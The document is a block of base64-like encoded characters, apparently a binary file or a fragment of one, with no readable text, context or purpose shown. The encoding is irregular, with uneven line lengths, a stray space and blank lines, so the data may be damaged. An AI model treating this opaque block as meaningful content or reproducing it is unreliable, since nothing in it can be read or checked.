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 DRGnU9f3uACtCDx8Mj1XoAFO2
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
